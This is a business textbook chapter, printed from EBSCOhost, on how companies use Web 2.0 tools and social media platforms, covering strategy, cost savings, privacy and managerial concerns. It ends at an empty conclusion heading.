Not all Web 2.0 activities are fun and games. Many businesses have utilized social media and Web 2.0 technologies to generate profits and to facilitate employee learning and collective thinking. Virtual teams are an example of a Web 2.0 technology that businesses have been able to take advantage of in the workplace. By providing the tools necessary for team members to collaborate and share knowledge, businesses are helping to contribute to the performance of their employees by increasing motivation and willingness to work towards a common goal (Gibson & Cohen, 2003). For a team to be effective, all members must have a clear understanding of the shared goal. Virtual team technology works as a facilitator in helping organizations achieve their goals and objectives. Living and working in a global economy, it is essential for businesses to galvanize their shared goals. In virtual teams, users communicate electronically, giving organizations the opportunity to procure the best talent regardless of one's geographical location (Chai, Das, & Rao, 2011; Schlenkrich & Upfold, 2009).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SOPA and PIPA

Stop Online Piracy Act (SOPA) and Protect IP Act (PIPA) are two bills that have been introduced by the United States Senate. The goal of these bills is to address the concern of content piracy that has become associated with many of the Web 2.0 technologies discussed. Websites such as YouTube are based on user-generated contents. These sites allow and encourage users to upload their own video content. These sites have encountered users releasing copyrighted material such as music, movies, and television shows without proper authorization. The entertainment industry complains that they are losing millions of dollars a year because of digital piracy on these and other sites. SOPA (Stop Online Piracy Act) and PIPA (Protect IP Act) have not yet become laws and have encountered resistance among the web's major players. Many Internet companies argue that these bills could require individual's Internet provider to block websites that are involved in digital file sharing (Bhattacharjee, Gopal, & Sanders, 2003; Newman, 2012).

To voice their concerns over SOPA, websites such as Wikipedia and Wired.com went "dark" on January 18, 2012 for 24 hours. The websites did not allow any content to be viewed in order to give users a better understanding of what could occur if bills such as SOPA passed. Similarly, the major Internet player, Google, posted an anti-SOPA link on its homepage on the same day. It is important for web users to be aware of the impact these bills could have on their ability to search the Internet and use shared knowledge and data in both their work and play. Many of the Web 2.0 technologies are designed to facilitate mass participation. Ideally, these websites get better and better when more people use and contribute to them. If these web sites are constricted, the idea of the Internet evolving into a larger-scale web of openness and sharing could be inhibited (Daugherty, Eastin, & Bright, 2008; Subramani & Rajagopalan, 2003).

Mashup

Exploring another Web 2.0 staple, Mashup, draws upon discussions of Internet piracy and some of the hurdles users could face in the wake of PIPA and SOPA. Mashups are websites that combine data from multiple sources. Open API technologies that are characteristic of Web 2.0 technology such as JavaScript, allow these sites to integrate data and functions. The creators of the sites do not have to do it themselves. This innovation has allowed sites such as Google Earth and Trulia to utilize data from multiple sources to create a unique site of their own. Trulia combines public information on homes sales, property taxes, and satellite imaging to create mapping of recently sold residences, homes that are for sale, and estimated values. Tools like Trulia have altered the way users experience the Internet and will continue to frequent the site in the near future. As technology improves, it will be interesting to see how the reuse of free data and open source software will improve Internet users' experiences. It will be important to address both privacy concerns as we saw with Facebook and piracy concerns from major media and publishing entities (Newman, 2012).

Architecture and participation are at the center of Web 2.0 technologies. The impact of this technology has the ability to have profound impacts on organizational effectiveness. Virtual teams have allowed organizations to collaborate in real time without members necessarily having to even see each other face-to-face. Members are able to share ideas and work to achieve common goals in an open and collaborative environment. Web 2.0 offers businesses the ability to increase efficiency and effectiveness of their operations. Businesses seeking to decrease operating expenses can utilize virtual teams to save on travel expenses if project members are not located near each other (Bell, 2009; Schlenkrich & Upfold, 2009).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Really Simple Syndication (RSS)

Web 2.0 technologies have created innovative solutions to basic operating needs. Really Simple Syndication (RSS) is an example of how business can increase their effectiveness within the marketplace. RSS tools are essentially Internet feeds of news or blog sources, pushing data to an RSS reader. Users can subscribe to feeds based on their interest. These feeds can update information regularly and readers simply need to visit the URL of the feed. This one-stop-shop is not only convenient for readers, but also for businesses. Businesses can publish RSS readers on their websites, which allow the organization to add new content. Those websites with updated contents allow key words to be searchable by Google, Bing, Yahoo!, and other major search engines.

Greater web traffic can be directed to businesses' websites by keywords from an RSS feed. Many companies purchase online advertising models such as the Pay Per Click (PPC). A company's advertisement is shown on web sites or search engine results with related content. Companies pay for the advertisement when users click on the ad. Sites that have agreed to show the ads are paid a percentage of the revenue or a fee. Organizations can save money with RSS feeds by not having to pay for PCC ads and other online advertising models. Thus, the organization can redirect funds and resources to another initiate of the organization.

SOCIAL MEDIA APPLICATIONS

According to Lannin and Scott (2013), the types of sites that fall under the category of social media include, but are not limited to, SNSs (e.g., Facebook, MySpace, LinkedIn, Google+), publishing media (e.g., Wordpress, Blogger, Wikipedia), content sharing (e.g., Pinterest, YouTube, Flickr, Digg, Last.fm), discussion (e.g., Yahoo Messenger, Google Talk, Skype), microblogging (e.g., Twitter, Tumblr, Posterous), live streaming (e.g., Friendfeed, Lifestream), live casting (e.g., Live stream), and virtual worlds.

In order to determine which applications are most appropriate for business use, it is imperative that the business owners understand what each application is, how it works, how to engage customers and how to measure effectiveness. According to Nielson's 2012 "The Social Media Report", the top 10 social networking sites, in order of size, are: 1. Facebook, 2. Blogger, 3. Twitter, 4. Wordpress, 5. LinkedIn, 6. Pinterest, 7. Google+, 8. Tumblr, 9. Myspace, and 10. Wikia. For the theme of this book, we discuss and describe the top 6 and the YouTube below. Furthermore, each application will be examined as part of one of the following broader site categories: SNS, blogs, microblogs, and content sharing.

Social Networking Sites

SNS are defined by Boyd and Ellison (2007) as web-based services that allow individuals to (1) construct a public or semi-public profile within a bounded system, (2) articulate a list of other users with whom they share a connection, and (3) view and traverse their list of connections and those made by others within the system. The nature and nomenclature of these connections may vary from site to site.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Facebook

Facebook is an online SNS. It was developed in 2004 by Mark Zuckerburg. According to Facebook's 2013 Annual Report, their mission is "make the world more open and connected." Facebook has over 1 billion users and over 618 million daily active users. They create value for their users by allowing them to connect and share with friends, express themselves, discover and learn and stay connected everywhere. Facebook is free to join. Upon entry, the user will see a timeline that allows users to display and organize memorable posts and photos in chronological order. There is also a news feed. The news feed is at the core of the user's home page and is a list of posts and stories from the user's friends. There is also a photo and video section which allows users to post photos and videos and share via "tagging" with others. In 2012, Facebook purchased Instagram. Instagram is a mobile-based photo sharing application, thus allowing users to upload photos instantly from their smart phones or tablets. Given that personal privacy is an issue for most users, it is important to note that the user can modify security settings for more privacy. Once a personal page is created, the user can create a business page (aka, Fan Pages). The business user can then encourage "friends" to "like" their page. This allows others to view the user's posts, photos, videos and likes.

Facebook creates value for the business user with reach, relevance and engagement. Facebook ads can be purchased that target specific demographics; thereby, creating custom audiences. The user can choose to pay per click (CPC) or per thousand impressions (CPM) and can set a daily budget. Facebook provides ad analytics to enable tracking of the ad performance. This allows the business owners to modify the ad as needed. Effectiveness is measured via ad analytics, as well as data outlining users to the site, number of "likes", comments, posts and shares. Furthermore, the business owner can track the number of visitors to the company website that arrive from their Facebook page. Facebook is effective for business owners because it allows them to reach their target customers with a personal approach in a cost effective manner. In addition, 51% of consumers said they were more likely to buy a product after becoming a fan on Facebook (Narayanan et al., 2012).

LinkedIn

LinkedIn is a professional networking site. According to the LinkedIn company website, their mission is "to connect the world's professionals to make them more productive and successful." LinkedIn currently has over 225 million members in over 200 countries (About LinkedIn, 2013). Once registered, the user can setup a profile, complete with resume details, including employment and education experience. Once a profile is created, the user can begin to grow their professional network by inviting others to join their network. In addition to a personal page, the user can establish a business page. LinkedIn creates analytics for business pages that collects data on who is visiting your page and provides the user recommendations on other companies to follow. Other social networking sites include Google+ and MySpace. Other professional networking sites include Biznik.com, EFactor.com and meetingwave.com.

Blogs

According to Walker (2003), "a weblog, or blog, is a frequently updated website consisting of dated entries arranged in reverse chronological order so the most recent post appears first. Examples of genre exist on a continuum from confessional online diaries to logs tracking specific topics or activities through links

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and commentary." In order to be an effective blog, the commentary option should be made available in order to invite a conversation with the public (Garden, 2002).

Blogger

Blogger started in 1999 and was bought by Google in 2002 (Gillmor, 2003). As of 2012, Blogger had 58 million unique US PC users (Nielsen, 2012). Blogger is a free to use online site that allows users to create their own blog, a site where users can publish their thoughts while engaging others. Once entering blogger, users can take a tour to learn more about the product features. The user can customize the look of their blog page and post photos and/or videos to each post. In addition, the user can earn money if they choose to participate in the AdSense program. This program places relevant ads on the user's blog post and Google/Blogger pays the user a portion of the proceeds. Followers are encouraged by adding a "Followers Gadget" to the page asking others to follow their blog. According to Lackie and LeMasney (2007), Blogger is the best choice for the minimalist, end user, slow adopter, non-adapter, conservative computer user, or basic blogger.

Wordpress

Wordpress is a free blogging engine, similar to Blogger, but Wordpress can be installed locally or used online. Wordpress has over 30 million users (Nielsen, 2012). According to Lackie and LeMasney (2007), Wordpress is the best choice for the technologist, system administrator, programmer, experimenter, or experienced blogger. Wordpress allows users to blog, post, upload photos and follow other blogs. Wordpress provides analytics to view statistics about followers and viewers. Other blog sites include Bloglines, Flickr and Yahoo360.

Microblogs

Twitter

Twitter can be referred to as a filterblog or microblog. Similar to a blog, Twitter is used to quickly share a thought, picture or link, but with 140 characters or less. As of 2012, Twitter had over 500 million users, 140 active users (Narayanan et al., 2012). Twitter is a free service. Once an account is set up, the user enters to a central home page. The user can choose to send a message, "tweet", or follow others. Once the user develops a list of individuals to follow, a stream will appear on the home page with tweets from the individuals the users are following. The user can then resend, "re-tweet", a message from a person they are following to their followers or reply directly to that person. The "at sign", "@", is used to connect with another Twitter follow. Hashtags, "#", are used to bring attention to a particular topic and allow people to search for streams within Twitter about a specific topic. For example, if the user is talking about manufacturing, #manufacturing would be entered in the tweet. Then, others can search Twitter for "manufacturing" to find others talking about that particular topic.

Twitter provides analytics for companies to track follower demographics and activity. Twitter also offers promoted Tweets, which is a cost based service that makes posts for visible. Twitter statistics are impressive and important for business owners to take note. According to Narayanan et al. (2012), more than half of the active Twitter users follow companies, brands, or products, 79% of US Twitter users are

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

more likely to recommend brands they follow, and 67% of US Twitter users are more likely to buy from brands they follow. Other Microblogs include GoogleReader, Tumblr and Bloglines.

Content Sharing

Pinterest

Pinterest is a photo sharing site. Quite simply, it is a pin board. After becoming a member, the user can share photos of interest on their virtual pin board. Pinterest has over 27 million unique PC visitors (Nielsen, 2012). A key benefit is that Pinterest reportedly drives more web traffic to other sites than Google+, LinkedIn, and YouTube combined (Fox, 2012). That is staggering and the main reason why business owners should be "pinning". The user should begin with at least 5 pin boards and add pins on a regular basis to attract followers. Pinterest etiquette suggests that the user always credit the source. The business owner should include Pin Buttons on their company website, so customers can pin easily. The business Pinterest board should be a mix of self-promotion and personal creativity. In addition, it is encouraged to download the Pinterest app so to pin photos from business functions and events and post to other social media sites as well (Peregrin, 2012). Effectiveness can be measured by the number of followers, re-pins and traffic to the company website. Other photo sharing and photo blog sites include Picasa, Flickr.

YouTube

Although a video site did not qualify for a top 10 spot in Nielson's 2012 "The Social Media Report", YouTube has become the second largest search engine only next to Google since 2013. We believe that video sharing can be important for small businesses and deserved a mention. YouTube is a video blogging site. It was started in 2005 and in 2006 was bought by Google. According to Narayanan, et al. (2012), YouTube has over 800 million unique visitors every month and those users can watch and rate videos. It is a powerful free tool that businesses can utilize to create their own public channel. YouTube also offers free analytics that can provide information on who are the viewers and what are their demographics. Other video sites include Google Video and IFILM.

It is important to note that many of these applications may fall into numerous categories. For example, although Facebook is best known as a social networking site, it is also a professional networking site, microblog and photo sharing site. The applications were categorized based on their main function.

HOW SOCIAL MEDIA PRESENCE AFFECTS COMPANIES

Web 2.0 and social media have allowed companies to tailor products and services to customers' needs and interests. There have been numerous changes in the way businesses can utilize information through these innovative technologies. Web 2.0 and social media create a paradigm shift in the way organizations operate and collaborate. User-generated content and crowd sourcing have filled the Internet with new content as well as the perception of how information can be shared (Surowiecki, 2005; Whitla, 2009). Massive data collection for business analytics by social media sites, such as Facebook and LinkedIn,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

has created shifts in business models. Advertisements targeting users' interest are made possible from large networks of information sharing (Subramani & Rajagopalan, 2003).

Businesses have been able to use the Internet as their platform to deliver services through the browser rather than traditional means. Companies can readily use Google Docs to generate invoices, training materials, and company memos without having to license expensive software such as Microsoft Office. Furthermore, with the integration of Web 2.0 services such as social media, companies can interact and collaborate in a more cohesive manner with its consumers and employees (Gallivan, Spitler, & Koufaris, 2005; Nambisan & Baron, 2007; Pentina, et al., 2008; Taylor, et al., 2011).

It is important to note that company technology must stay current to trends and service enhancements. Technology is constantly evolving. It is imperative that an organization be aware of the types of technology that are pertinent to their industry. They need to know how to take advantage of them. Organizations should focus on budgetary measures to ensure appropriate funds are allocated to electronic equipment updating and information technology staff. Companies always face the threat of a larger, better funded, and better organized entrant into their marketplace. A competitive advantage can be sustained if an organization is current on the trends of its consumers and available service enhancements. An organization may wish to update their website by integrating Facebook, LinkedIn, YouTube, and Flickr icons on their site. Users can click on a number of interactive Web 2.0 services to enhance their experience and connect to the organization in a way that is relatable and enjoyable to them (Nambisan & Baron, 2007).

A company can expand its brand presence through the use of Web 2.0 and social media. Sites such as Facebook, Twitter, and LinkedIn, can be utilized by businesses to connect with individuals seeking the types of goods or services they provide. The fast-food chain McDonalds uses Twitter to offer giveaways such as t-shirts, in order to strum-up customer interest. McDonalds also lists that they have a presence on Twitter in order to listen and respond to customer feedback. Companies must also be aware that overexposure could lead to a devalued brand or distain for their products. Twitter followers could become fed up with constant promotions or one member's feed tweeting too often. Users can became over saturated with information that is not of immediate interest to them. Thus, a brand's novelty could wear off. Despite the risks, companies are willing to pay to have millions of Twitter followers (Johnson, 2009).

With the utilization of Web 2.0 and social media within the workplace, companies must be aware that positive feedback is not always guaranteed. Websites such as Yelp have developed to allow users to review local restaurants and businesses. The site facilitates open communication between the business owner and its customers. Organizations benefit from having an online presence on these sites. They must be prepared to receive negative feedback. It is not always possible to please every consumer. Owners need to be aware of this fact and furthermore be prepared to address these reviews (Pentina, et al., 2008).

Yelp gives owners the opportunity to respond to customer feedback and turn the situation it into a positive one by taking the reviews as constructive criticism. Thus, business owners who are dependent on word-of-mouth advertising from this site have the opportunity to win customers back and show their desire to create a positive brand experience. Many businesses that receive negative feedback offer the dissatisfied customers discount or free service as well as a heart-felt apology. The website TripAdvisor allows travelers to not only converse about recent destinations and vacation experiences, but to review hotels and upload personal pictures of the facilities. Resort mangers have been quick to respond to hotel patrons' experiences and ratings of their facilities. Web 2.0 has helped to facilitate a new way consumers interact with brands and the way that businesses respond to these interactions (Parra-López, Bulchand-Gidumal, Gutiérrez-Taño, & Díaz-Armas, 2011; TripAdvisor, 2013).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SOCIAL MEDIA STRATEGY

Business strategy drives organizational and information systems strategy; therefore, overall business strategy also drives social media strategy. It is imperative that any social media strategy is linked with the company's objectives and goals. What does the company want to achieve from social media? Who do they want to engage? How will they measure effectiveness? A social media strategy can only be developed once those questions are answered.

According to Mergel (2013), all successful social media strategies need to clearly outline why, who, what, how, for whom, where, and did it work. The company needs to clearly outline who will oversee the social media strategy, determine the roles and responsibilities, decide on the content, who will provide the content and to whom they will share it. Then the company can begin to decide which of the social media applications are most appropriate for them. For a company just beginning to develop a social media strategy, a good place to start would be the use of a SNS and microblog, such as Facebook and Twitter. Finally, the company needs to ensure there are quantitative and qualitative measures in place to determine effectiveness.

After the strategic decisions are made, social media tactics and campaigns can be established. A good social media strategy will work to engage others in meaningful dialogue online, setup a conversational calendar and drive customers to the company website. According to French, Laberge and Magill (2012), customer engagement can be encouraged and improved via 5 steps. First, a customer engagement summit should be held with the purpose of aligning managers on the vision of engagement and decide the activities needed to engage customers. Second, a customer engagement council should be formed and should meet regularly. The purpose is to bring together all the forms of engagement, sales, services, marketing, product management, etc. to ensure alignment. Third, a chief content officer should be appointed to manage all the engagement touch points to ensure appropriate implementation of the strategy. Fourth, a listening center should be established. Many companies spend time creating content but fail to monitor what is said about them on social media. This allows the company to quickly respond to both positive and negative feedback and foster a customer relationship. Lastly, the company needs to evaluate the total engagement budget. It is important to look at the business in its entirety to determine what is being spent on engagement. Then, create a plan to maximize efforts and minimize waste.

Now that a chief content officer has been identified, that individual can begin to generate a conversational calendar that would include content timing of posts and themes, as well as the social applications that will be used. The calendar should include the topics for the month, the application being used and the author of the content. This will ensure that all the applications are showcasing collaborative content. Many small businesses can get to this point. They establish a plan, setup a calendar and work to develop content. But, they fall short because they fail to development meaningful content that truly engages the customer. According to Schlinke and Crain (2013), in order to develop meaningful content, it is important to "act like a journalist". The chief content officer should know about the social media applications, build an editorial calendar, view the content from the reader's perspective, interview customers in their demographic, inform and educate readers, give a balanced assessment and be honest. In addition, the content should make sense for the brand.

Many companies start with a company website. With any social media strategy, it is important to ensure the website is fully integrated. First, the business owner needs to assess the website. The website needs to load quickly, be easy to view on a mobile device, be easy to navigate, be up-to-date, include current copyright, ensure that social media links are easily accessible and contain clear contact informa-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tion. The hub and spoke model is often used to grow social media presence with the website acting as the hub and the spokes being the different social media applications. The website is 100% controlled by the business; whereas, the social media applications may change over time. Therefore, the company can completely control the website and continuously improve it. The website is where your customers will ultimately purchase your products and see the face of your brand; the social media applications, also called "spokes," are what help drive the customers there. Keep in mind the traffic along the spokes should run both ways to ensure engagement (Andzulis, Panagopoulos, & Rapp, 2012).

USING SOCIAL MEDIA TO INCREASE SALES AND DECREASE COSTS

Organizations can reduce operating costs by utilizing user-generated content and encouraging self-regulation. Many websites will advertise their Yelp reviews on their webpages. Yelp has created HTML code that businesses can plug into their webpage so that a live stream of the more positive reviews can be seen. As a consequence, businesses have real-life consumer reviews at their disposal. An organization could utilize these reviews by directing interested consumers to the reviews. Companies could cut costs on advertising or redirect advertising in a way that is more efficient and continually updated by a third party, for free (Taylor, et al., 2011).

Many Web 2.0 sites such as Wikipedia, YouTube, and Facebook allow users to flag inappropriate content and encourage self-regulation on their sites. Organizations can utilize user interest in creating a cohesive and high-quality experience. Wikipedia is not only based on the premise of user contributions to create a free, multilingual, online encyclopedia, but it also solicits volunteers to monitor these entries and contributions. Creating a substantially user-managed site reduces IT costs and the expense of hiring employees to do this work. Furthermore, it is not just externally facing Web 2.0 sites that are user-regulated. Through the use of Web 2.0 tools, company applications can be self-managed by employees and the users of the product.

The benefits to user-regulated applications and websites are well noted. However, in May 2005, Wikipedia encountered a significant blow to its self-regulated style. The Wikipedia biography incident known as, the Seigenthaler incident, occurred and lasted for four months. A Wikipedia entry on John Seigenthaler, Robert Kennedy's administrative assistant in the 1960's, falsely stated that he was thought to be directly involved in both John F. Kennedy and Robert Kennedy's assassination among other things (Seigenthaler, 2005). The author of the entry was anonymous. Wikipedia was unable to trace who had written the entry. An anti-Wikipedia activist, Daniel Brandt, was able to trace the IP address to a business in Nashville, Tennessee. An employee at the Nashville address, named Brain Chase, later came forward and admitted to making the Wikipedia entry (Terdiman, 2005). The Seigenthaler incident highlights the ways in which organizations must be aware of both the benefits and pitfalls of this new online paradigm. With a wealth of users and consumers contributing to site content, businesses must ensure that they are prepared to handle inaccurate and negative feedback.

Web 2.0 tools allow customers to more easily interact with companies. This can be accomplished through the integration on multiple platforms. Drawing data from one source, users can navigate through information that is of particular interest to them (Murugesan, 2007). When data is pulled from multiple sites, such as seen on Trulia's website, users benefit more from the aggregation of multiple data sources. Paralleling this integration of multiple data sources, consumers can pull data on organizations through the use of companies integrating their information on multiple platforms. A green cleaning company

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

may set up a Twitter account to give eco-friendly cleaning tips, a Flickr account to allow consumers to see before and after pictures of homes they have cleaned, a YouTube video to display a promotional commercial, and a blog to detail the company's use of green products and the role they are playing in saving the environment. Through the use of multiple Web 2.0 applications, an organization can reach multiple users in a way that best relates to the user's interest (Nambisan & Baron, 2007; Trulia, 2013).

PRIVACY CONCERNS

It should be noted that while Web 2.0 innovations have created architecture for user-friendly business practices and experiences; privacy issues for companies can arise (Lanois, 2010; McDonald & Cranor, 2008). Hacking organizations have targeted not only major U.S. corporations, but also the United States government. Companies have been eager to utilize the convenience and cost benefits of cloud computing and Web 2.0 tools such as social media, cloud gaming, and Google Docs (Miller, 2008; Shimba, 2010).

Organizations need to implement and review policies for social media and Internet use for company employees. Ensuring that there are multiple safeguards in place such as two-step user verification and clear guidelines on the use of both personal and company Internet use can help to reduce privacy breaches. Consumers usually trust companies with their personal data. Users are able to make online purchases with their banking and credit card information utilizing Web 2.0 technologies. Other types of Non-Public Personal Information (NPPI) such as consumers' email addresses, phone numbers, and home addresses are utilized by organizations for various purposes (Rosenblum, 2007).

This personal information must be stored using the highest level of security whether it is in the "cloud" or on individual devices. Wireless application protocol (WAP) is commonly used in mobile web payment sites to integrate Web 2.0 applications onto devices such as mobile phones or tablets. WAP payments are usually secured on 128 bit encrypted websites and bill credit cards or online wallets directly, adding an additional layer of security for these consumer transactions. Companies have been able to use Web 2.0 technologies to provide more convenient tools for its employees and customers to safeguard their privacy. Businesses must be knowledgeable in the security of these technologies and be able to educate their consumers in order to take full advantage of these social media tools (McDonald & Cranor, 2008; Shimba, 2010).

MANAGERIAL CONSIDERATIONS OF WEB 2.0 AND SOCIAL MEDIA

Web 2.0 technology and social media can increase internal communication within an organization. Collaborative Web 2.0 tools such as social media and document sharing applications like Google Docs facilitate an interconnected work environment. Kirkman, Rosen, Tesluk, and Gibson (2004) conducted a study to explore how technological advances utilized in the workplace have benefited employees and their consumers. They found that highly empowered virtual teams were associated with significantly higher levels of process improvement and customer satisfaction than were less empowered teams. Empowering team members, and in turn improving customer satisfaction, have been key benefits of Web 2.0 technology in the workplace (Siebdrat, Hoegl, & Ernst, 2009).

With advances in Web 2.0 use in the workplace, businesses need to consider data protection. There could be security threats to the organization and its customers. Organizations should set specific guidelines

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

for its employees to follow when handling Non-Public Personal Information (NPPI) of its customers. It is important for organizations to properly train their employees to be aware of privacy settings and safety measures to take when utilizing social media and other Web 2.0 tools. Lack of training can lead to improper sharing of personal or company data without necessary malicious intention (Rosenblum, 2007; Subramani & Rajagopalan, 2003).

User trust and Internet privacy concern may affect the use of social media sites for social interaction. Dwyer, Hiltz, and Passerini (2007) found that users from Facebook and MySpace expressed similar levels of concern regarding Internet privacy. Facebook members were more trusting of the site and its members and more willing to include identifying information in their profile (McDonald & Cranor, 2008). They indicate that privacy within a social media site is not often expected and it is undefined. Users should make themselves aware of privacy settings within social networks such as Facebook or Twitter. Social media sites record all interactions and retain them for potential use in social data mining and business analytics. The study mentions the idea that social interactions take place face-to-face daily outside of the Internet without leaving a trace of lingering data. It would make sense that users would be preconditioned to not necessarily having privacy concerns when engaged in on-line social interactions. Organizations should encourage employees of using social media, both in and out of the workplace, to be aware of information sharing. Disclosing personal information such as email addresses or real name to their friends and communities on the social media sites may become a piece of information of business analytics and data mining (Subramani & Rajagopalan, 2003; Zhang, Sun, Zhu, & Fang, 2010).

It is not just Non-Public Personal Information of employees and customers that can be unintentionally shared. Company trade secrets and strategies can become publicly available without proper safeguards. For example, detailed plans of the United States Embassy being built in Baghdad, Iraq, appeared online in breach of security measure taken to protect the project. The website of the Kansas City, Missouri-based architectural firm that was contracted to design the compound accidently released the computer generated renderings without authorization (Lee, 2007). Clearly, in the midst of the Iraqi war, the United States State Department would not want this information to be widely available to the public. This incident highlights the importance of educating all employees of the importance of sensitive data and adhering to company IT policies. These cases illustrate the real-world implications of data breaches in a technologically advanced society.

It should be noted that the State Department incident was not suspected to be malicious. The Better Business Bureau encourages company review postings by consumers and former employees regularly as a risk management strategy. A disgruntled employee could harm a company's brand and customer base through data breaches. An irritated employee could illegally release consumer NPPI or write inaccurate information on social media sites while in possession of company Web 2.0 tools. Former employees can also do this through Web 2.0 blogs or social media sites such as LinkedIn. Confidentiality agreement between employees and the organization could prevent employees from ranting and raving about the organization on social media sites but not absolutely from information leakage.

TECHNICAL ISSUES AND BUSINESS IMPLICATIONS

It is essential to highlight both the positives and negatives of Web 2.0 tools and social media. One important benefit of Web 2.0 applications is the ability for the technology to ease consumers' lives. Con-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

sumers are able to integrate the technology on multiple platforms such as their smartphones or tablets and access information on the road or in the workplace. Businesses can utilize the convenience factor for customers by developing their Web 2.0 technologies in a way that appeals to their direct customers (Harridge-March & Quinton, 2009). Consumers seeking convenience and efficiency can place orders for goods on their mobile devices using applications developed by technology-based retail companies such as Amazon.com and Overstock.com. Smaller start-up companies can easily interact with local customers through Yelp and Twitter and create a user-friendly experience to enhance brand interaction.

Organizations will need IT experts to help facilitate the use of Web 2.0 applications within a business. For example, a small food truck business in Los Angeles selling fresh, organic juices has employed a web developer to create an application that would allow potential customers to track the juice truck's location. Customers can see the route the truck will take for the day, and can plan their purchase accordingly. The company, Juice on the Loose, also fully integrates Web 2.0 tools on their web page. Juice on the Loose provides a link to their Yelp page and integrates live feeds of their Twitter and Facebook pages all on their homepage (Pentina, et al., 2008; Juice on the Loose, 2013).

Organizations shall define how they will adopt social media and Web 2.0 technologies. By defining how they will adopt these technologies, companies can lay the proper groundwork for current and future operations (Ross, Weill, & Robertson, 2006). Pearlson and Saunders (2013) suggest several architectural principles such as ease of use, speed and quality, buying over building, innovation, data security, and data quality to organizations when adopting innovative IT technologies like Web 2.0 tools. It requires an in-depth knowledge of IT infrastructure and architecture to ensure that Web 2.0 tools and social media are best utilized to support business applications.

IBM has implemented Technology Adoption Programs (TAP) in order to remain competitive and on the forefront of innovation. IBM states that community participation in its TAP strategy is a critical element for the program to succeed. Alkalay, et al. (2007) points out that TAP could not work if IBM did not have an active community of emerging technology enthusiasts who can effectively collaborate using Web 2.0 tools. IBM supports the TAP community within the IBM intranet. IBM is working to utilize new technological innovations in a user-driven and self-governing manner.

Organizations do not necessarily adopt Web 2.0 tools because of their novelty. There are other managerial considerations for IBM and various organizations adopting Web 2.0 applications within their work environments. Adaptability of the technology, standardization, scalability, and return on investment (ROI) should be on the Web 2.0 project plan. Actual costs of IT infrastructure such as server rooms and website development can be accounted for. It is important to measure the benefits of Web 2.0 technology such as brand loyalty and employee retention. Businesses can remain relevant to their customers and attract employees through financial investment to their commitments to innovative technology like Web 2.0 applications. Corporate policies must adapt and be open to evolving social media procedures for its employees. Allowing social media use by employees during office hours could create an open environment of dialogue and an innovative atmosphere within an organization. It is also important for companies to train their employees on the distinction of social media between company business and personal use (Harridge-March & Quinton, 2009). Web 2.0 and social media applications provide companies with the ability to interact with consumers and suppliers. Not all users are well versed to this technology. There can be user control issues such as one's inability to understand full privacy settings on social media sites or how to create a wiki entry (Zhang, et al., 2010).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BEST PRACTICES AND THE FUTURE OF SOCIAL MEDIA

According to the Flynn (2012), there are 113 social media best practices described for the following categories: legal risks, record management, regulatory risks, privacy and security risks, blog risks, mobile device risks, policy audits, writing effective policy, content management risks, employee training and reputation management. An example of a best practice for legal risks, states "because the law has not kept pace with social media, it's essential for employers implementing rules, policies, and procedures to help manage behavior, mitigate risk, and maximize legal compliance". Further an example of a best practice for employee training includes, "you cannot expect an untrained workforce to be compliant. Educate everyone who works on behalf of your organization". These 113 social media best practices are informative and practical and should be considered when designing social media strategy.

According to Strømmen-Bakhtiar (2012), the future of social media is highly uncertain. Further, if both the online communities and civil societies are not careful and do not act in concert to inform and educate the public; there is a great chance that the social media will become another tool for control, propaganda and surveillance of the citizenry. However, social media is growing, interesting, dynamic and complex. The type and number of social media applications grow and change daily. It is important that businesses continuously educate themselves and choose to use those applications that make the best fit for their business. Understanding the applications, incorporating them into a sound social media strategy that fits in with the company's overall business goals and measuring their effectiveness will help ensure long term success (Strømmen-Bakhtiar, 2012).

Web 2.0 applications can easily face obstacles because they are client-sided technologies. With the convenience of being able to interact with members in real time through virtual teams or social networks, it is important to notes that all of the information must be presented through a browser. The dependency on programming languages and browser-based applications can potentially stifle Web 2.0 technology from evolving. These types of technologies use a great amount of Internet bandwidth. For example, the video sharing sites YouTube, Vevo, and Hulu allow users to stream media such as music, videos, television shows, and movies all over the Internet. Currently, Web 2.0 service providers use many proprietary technologies to maintain control over their contents. Google's email service uses its own task-specific browser plug-ins and Wikipedia uses self-developed wiki technology. All of this information is passed on to the user through the use of web applications like JavaScript. Google is developing a programming language called Google Dart in order to relieve dependency on JavaScript. Looking forward, Web 3.0 technologies should seek to solve such dependencies of browser applications (Bhattacharjee, Gopal, & Sanders, 2003).

Future technological infrastructure and applications must address the implications of many users accessing these large resources. Since users of many Web 2.0 applications and social media sites are able to contribute to and edit the contents of websites, one must ask if all of this information is positively contributing to the wealth of information on the Internet. One may argue that websites are filling up with useless or inaccurate information, which are polluting the Internet. However, it is the dependence on user contributions that are facilitating many of the great works that are coming out of Web 2.0 technology. For example, OpenStreetMap is building a free public-domain street map of the entire world through the compilation of local street maps made by their residents. The residents use GPS tracking to create the maps and upload the data to OpenStreetMap for the company to create a single large-scale map. Similarly, Inrix's Dust Network is tracking over 500,000 vehicles in the United States in order to provide real-time data on highway congestion (Goodchild, 2007). In both of these situations, the compa-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

nies are dependent on volunteers to provide information in order to develop their products. Without the contribution of well-meaning users, these products would take additional time and money, or perhaps might not have developed at all.

CONCLUSION

